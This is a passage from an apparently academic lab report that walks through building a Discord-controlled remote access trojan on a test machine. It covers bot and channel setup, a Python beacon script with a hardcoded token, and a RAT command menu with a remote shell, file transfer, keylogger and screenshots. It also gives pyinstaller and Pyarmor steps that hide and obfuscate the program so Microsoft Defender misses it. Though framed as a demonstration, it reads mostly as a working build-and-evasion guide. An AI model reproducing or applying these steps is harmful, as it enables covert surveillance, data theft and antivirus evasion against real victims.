


Figure 18: Add bot to server (Bakke, 2024).




Figure 19: Accept bot permissions (Bakke, 2024).

Step 11. Create Channels for Bot Communication

Now, you want to setup the communication channels between the bot and the server. Within your server, click the + icon next to **Text Channels** to create a new channel (see Figure 20).




Figure 20: Create communication channels (Bakke, 2024).

Create **two** channels for this project. One for commands and one for any keystroke logging on the compromised target. Both channel type should be **Text** with a suitable name. Toggle **Private Channel** ON for both channels so only members can access the channels and click **Next** (see Figure 21). Finally, add your bot to **Roles** and **Members** for the channels before clicking **Create Channel** (see Figure 22).




Figure 21: Select channel type and name (Bakke, 2024).




Figure 22: Add members and roles (Bakke, 2024).

This finish off the technical setup of the bot and the server in Discord and it is time to create a Python script using the generated Discord token to establish connection to the targeted machine.

3.2 Technical Setup of Malicious Scripts

The previous section demonstrated the setup of a bot application and a server in Discord. The next step is to create a script to beacon home to the server waiting for instructions.

3.2.1 Create a test script calling home

Python 3 will be used as the language to write the payload for this project. It is good practice to test the connection between the bot application and the server on Discord before devolving into the entire payload, so you will begin with a simple script responding to the command !hello (see Figure 23).

testBeacon.py > ...

```python
import discord

# Bot token (hardcoded)
token = "MTMxODEyMTA2NjI5MTM5NjYzOQ.GyGM-8.UsBNygngqPNJiiF3Ckk8u_HvkbKBLDVvZHPl7s"

# Initialize Discord client and bot
intents = discord.Intents.default()
intents.messages = True
intents.message_content = True
bot = discord.Client(intents=intents)

@bot.event
async def on_ready():
    print(f'Bot connected as {bot.user}')

@bot.event
async def on_message(message):
    # Ignore messages from the bot
    if message.author.bot:
        return

    # Check if bot communicates with !hello command
    if message.content == "!hello":
        await message.channel.send("Hello, Chief. I'm waiting for istructions.")

# Run the bot
if __name__ == "__main__":
    bot.run(token)
```

Figure 23: Python script for testing (Bakke, 2024).

A script breakdown shows that the discord.py module is imported, and the token is hardcoded into the script. Hardcoding it like this is not secure, but ideally, it should be stored securely in an environment variable or a separate configuration file. For this project and threat scenario, the token is not safe anywhere as the malicious software will be dropped onto a computer system accessed by other entities. The code will neither be shared nor uploaded to GitHub, and the token will be reset after completion of this project. Remember, your token will look different.

The next section, as shown in Figure 24, is written to initialize the Discord bot as the client. First, it defines what types of events the bot can receive from Discord. The next two lines enable the bot to access messages and their content. This is followed by initializing the bot client with the specified intents (Rapptz, n.d.).

```
6   # Initialize Discord client and bot
7   intents = discord.Intents.default()
8   intents.messages = True
9   intents.message_content = True
10  bot = discord.Client(intents=intents)
```

Figure 24: Initialize the bot (Bakke, 2024).

Then, it is written in a small event for development testing, which verifies to the command line whether the bot is connecting successfully to Discord, if the token is valid, and if the bot is running under the correct account (see Figure 25).

```
12  @bot.event
13  async def on_ready():
14      print(f'Bot connected as {bot.user}')
```

Figure 25: Code for debugging in Command Prompt (Bakke, 2024).

Following the first debugging event is the main event responding to the !hello command. The first *if* statement ensures that the bot ignores its own messages and those from other bots. Then you follow up with a second *if* statement and respond with a message to the Discord server to the message content is !hello (see Figure 26).

```
15
16  @bot.event
17  async def on_message(message):
18      # Ignore messages from the bot
19      if message.author.bot:
20          return
21
22      # Check if bot communicates with !hello command
23      if message.content == "!hello":
24          await message.channel.send("Hello, Chief. I'm waiting for istructions.")
25
```

Figure 26: Bot event with command and return message (Bakke, 2024).

The last part will start the bot and connect it to Discord using the token. Run the script from the Windows 11 test machine's **Command Prompt** (see Figure 27) and then send the command **!hello** from your bot-commands channel in Discord (see Figure 28).




Figure 27: Running test script in Command Prompt (Bakke, 2024).




Figure 28: Test of !hello command in Discord (Bakke, 2024).

Now you have successfully communicated with the bot using Discord as a server, and you can stop the script on the test machine with **^C**.

5.2.2 Test functionality of malicious code

The script has demonstrated a working connection between the bot and the server, but the code is not of any malicious art and has a limited function. To make the script a tool to

perform malicious actions, you have to build on it. There are many actors who have done this before you, and looking at GitHub, you will find a few "RAT" codes written for Discord. For this project, we have decided to extract some code from moon825/Discord-RAT. This is an extended script with over 50 post-exploitation modules written in Python 3 through 1300 lines. Discord-RAT has many dependencies, where some modules are deprecated, and you have to work hard to make it run without fouls. It was also abandoned for version 2.0, which was written in C#.

For this demonstration, several lines of code are of interest to expand the script under the @bot.event section. First, you want to establish an executive shell to perform shell commands on the compromised machine. Additionally, you would want functions like listing files and changing directories to navigate appropriately, grab system info, upload and download files to the Discord server, and eventually keystroke logging and grabbing screenshots of the targeted desktop. This is only a tiny part of the functionalities from the original script, but it will help demonstrate what harm such malware is able to do. The modified script for this project is named systemhelper.py and the full script is located in Appendix A. The script includes a help menu (see Figure 29) and comments explaining all the code's purposes and functionalities.

```
31
32  helpmenu = """
33  Available commands are:
34
35  --> !help = This menu
36  --> !sysinfo = Info about the infected computer
37  --> !exec = Execute a shell command
38  --> !current = Display the current dir
39  --> !files = Display all items in current dir
40  --> !cd = Change the directory
41  --> !listprocess = Get all process
42  --> !download = Download a file from infected computer
43  --> !upload = Upload file to the infected computer
44  --> !admincheck = Check if program has admin privileges
45  --> !startkeylogger = Starts a keylogger
46  --> !stopkeylogger = Stops keylogger
47  --> !dumpkeylogger = Dumps the keylog
48  --> !screenshot = Get a screenshot of the user's current screen
49  --> !closebot = Closes the bot on the infected computer until next startup
50
51  """
```

Figure 29: Menu of commands in full script (Bakke, 2024).

Copying the script to the test machine and executing it in Command Prompt will trigger Microsoft Defender Antivirus as soon you try to run it (see Figure 30). The script has code

now that is recognized as potentially harmful to your device and placed in quarantine. Shut down the test machine and revert to your previous clean snapshot.




Figure 30: Quarantine of the malware (Bakke, 2024).

Create a copy of the script without the keylogger functionalities and name it accordantly. You will now see that nothing is triggering Microsoft Defender Antivirus (see Figure 31) and you have the additional commands as seen when you send a message with **!help** from the Discord server (see Figure 32).




Figure 31: Running script without keystroke logging capabilities (Bakke, 2024).




Figure 32: Help menu in Discord without keystroke logging capabilities (Bakke, 2024).

Now, try the other commands from the help menu and you will see that you now have a working executable shell to the test machine from the Discord server (see Figure 33).




Figure 33: Test of additional commands from Discord (Bakke, 2024).

Keystroke logging is still desired on the compromised machine. Secondly, to demonstrate a USB dropper, you have to prepare the malware to execute its payload without detection as a stand-alone program.

5.2.3 Compile and obfuscate malicious script

A straightforward compilation of the Python script into an executable .exe file would be using the command-line tool pyinstaller with the following arguments:

```
C:> pyinstaller --onefile systemhelperNoLog.py
```

Adding the argument `--noconsole` would help evade visual detection since the execution of the file is performed in the background without opening the Command Prompt window.

If you want to include additional functions with known malicious signatures and circumvent Microsoft Defender Antivirus, you have to disguise the code in the script. This can be done by different methods, and for this demonstration it is decided to use a command-line tool called Pyarmor. What Pyarmor can do is obfuscate scripts by renaming functions, classes, variables, arguments and even converting some Python functions to C functions in an irreversible manner while remaining as a standard .py file (Jondy, 2020). Pyarmor can also use the compile function of pyinstaller, and compared to earlier versions, there are some extra steps in the current version to include the `--noconsole` argument.

First, Open Command Prompt and use the following command to configure the pyinstaller options within Pyarmor:

```
pyarmor cfg pack:pyi_options = " --noconsole"
```

Then, compile the original script with the keystroke logger functions from inside your folder containing your scripts or provide the path to systemhelper.py:

```
pyarmor gen --pack onefile systemhelper.py
```

After compilation, you will find a folder called *dist* in the same folder as your original script containing the new executable file systemhelper.exe.

Copy the compiled file to the test machine. Remember, last time you copied the script without any obfuscating, Microsoft Defender Antivirus detected the keystroke logging code right away. This time it seems to be undetected and you can start the malware with a double-click.

Now, go to your keystroke-logs channel in the Discord server and type **!help** to retrieve the help menu (see Figure 34).




Figure 34: List of commands from the help menu in the final script (Bakke, 2024).

Finish the test by start, stop, and dump the keystroke log as demonstrated in Figure 35 while you simultaneously write some text on your keyboard on the test machine. With the command **!screenshot**, you will further proof the functionality of this demonstration.

